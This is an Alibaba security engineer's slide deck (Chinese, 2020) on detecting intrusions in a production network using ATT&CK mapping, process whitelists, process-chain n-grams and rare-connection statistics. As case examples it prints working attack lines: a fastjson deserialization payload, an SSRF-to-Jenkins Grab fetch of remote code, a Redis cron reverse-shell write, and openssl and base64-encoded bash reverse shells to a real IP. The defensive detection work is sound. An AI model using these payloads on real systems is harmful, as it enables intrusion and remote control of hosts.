

阿里经济体生产网威胁检测实战

万朝新

2020.01

- 2011年加入阿里
- 云平台租户侧反入侵
- 经济体生产网威胁检测



- 获得系统权限
- 核心数据泄漏
- 网络拓扑及资产信息

常见入侵手段

- Web漏洞
- 水坑钓鱼
- 供应链攻击
- AK泄漏



针对我们已知的威胁
如何检测？




已知威胁案例

Initial Access	Persistence	Discovery
Exploit Public-Facing Application	Redundant Access	Network Service Scanning

漏洞扫描



Vul_type: fastjson____
域名: _____.com
后端机器IP: _____.com
UA: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0 _____.com
源IP: 1. _____.com
目标IP: _____.com:80
Uri: /message/_____.com
Referer: https://www._____.com/
Post_data: {"1vxagk":{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"},"s4d38r":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://_____.com/_____.com","autoCommit":true}}



利用成功

扫描检测


攻击特征

有效攻击检测

Initial Access	Persistence	Discovery
Exploit Public-Facing Application	Redundant Access	Network Service Scanning



基于ATT&CK的异常检测



针对我们未知的威胁
如何检测？



未知威胁案例



内网信息获取是否需要扫描?

PassiveDNS

PTR

Github

Google Hacking

...

Resolve	Location	Network	ASN	First	Last
10.0.32.136		Unknown		2019-12-31	2019-12-31

```
$dig -x 10.0.32.136 @ns.[redacted].com

; <<>> DiG 9.11.3-lubuntu1.11-Ubuntu <<>> -x 10.0.32.136
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3317
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;136.32.0.10.in-addr.arpa.      IN      PTR

;; ANSWER SECTION:
136.32.0.10.in-addr.arpa. 600 IN PTR dev-inner-redis1.[redacted].com.

;; Query time: 67 msec
;; SERVER: 10.101.0.1#53(10.101.0.1)
;; WHEN: Tue Dec 31 14:47:30 UTC 2019
;; MSG SIZE rcvd: 240
```


找到入口点需要大规模的扫描?

Hacker by Surfing

SSRF

Spear phishing

...



```
/ssrf_vulnerable?url=http://dev-inner-jenkins.*****.com/descriptorByName/org.jenkinsci.plugins.workflow.cps.CpsFlowDefinition/checkScriptCompile?value=@GrabConfig(disableChecksums=true)%0a@GrabResolver(name='lsd',%20root='http://27.154.240.142:86')%0a@Grab(group='package',%20module='lsd',%20version='1')%0aimport%20Lsd;
```

```
var formData = new FormData();
formData.append("0","auth 123456"+"\\n"+"flushall"+"\\n"+"config set dir /var/spool/cron/"+ "\\n"+"config set dbfilename root"+"\\n"+"set a bc "\\n\\n*/1 * * * * /bin/bash -i >& /dev/tcp/27.154.240.142/80800 >&1\\n\\n"+"\\n"+"save"+"\\n"+"quit");

xmlHttp.open("POST","http://dev-inner-redis1.*****.com:6379",true);
;
xmlHttp.send(formData);
```

未知威胁案例

我们能够掌握所有的绕过和
逃逸的方法吗？

encrypt
encode
bypass AV

...

```
$mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -connect 27.154.240.142:443 > /tmp/s; rm /tmp/s
```

```
echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8yNy4xNTQuMjQwLjE0Mi8zMzMzID  
A+JjEK"|base64 -d|sh
```

0
/ 54

Community Score

✓ No engines detected this file

e9a462f30d89727ad8310ede12095543b3c4e1f59885c8466beea62c20b6449a

Size11.52 MB

hello

64bits

macho

DETECTION	DETAILS	COMMUNITY
Ad-Aware	✓ Undetected	AegisLab ✓ Undetected
AhnLab-V3	✓ Undetected	ALYac ✓ Undetected
Antiy-AVL	✓ Undetected	Arcabit ✓ Undetected

基于白基线的异常检测





进程日志

系统信息

文件操作

网络连接

流量数据



进程白基线



/core_app/**rand_path1**/work/
/core_app/**rand_path2**/work/
/core_app/**rand_path3**/work/
/core_app/**rand_path4**/work/
/core_app/**rand_path5**/work/
/var/www/html/xxxx.com/core/
/home/admin/
/home/admin/

模式树
归一化

/core_app/**[w]{5,6}**/work/
/var/www/html/xxxx.com/core/
/home/admin/

基于统计
异常检测

正常
异常
正常

```
systemd—accounts-daemon—2*[{accounts-daemon}]
          |
          |—acpid
          |—2*[agetty]
          |—amazon-ssm-agent—7*[{amazon-ssm-agent}]
          |—atd
          |—cron
          |—dbus-daemon
          |—lvmetad
          |—lxcfs—10*[{lxcfs}]
          |—networkd-dispatcher—{networkd-dispatcher}
          |—nginx—nginx
          |—polkitd—2*[{polkitd}]
          |—rsyslogd—3*[{rsyslogd}]
          |—snapd—8*[{snapd}]
          |—sshd—sshd—sshd—sshd
          |               |—bash—pstree
          |               |—bash—vim
```

进程链
N-gram

Sshd->bash->vim
Java->bash->openssl
Netstat->grep->awk

基于统计
异常检测

正常
异常
正常

切比雪夫不等式 $\Pr(|X - \mu| \geq k\sigma) \leq \frac{1}{k^2}$
意义：任意一个数据集中，位于其平均数k个标准差范围内的比例总是至少为1-1/k²。



外网

罕见外网连接




主机B

异常进程链

Java->bash->openssl

罕见内网请求



主机A


未知威胁案例



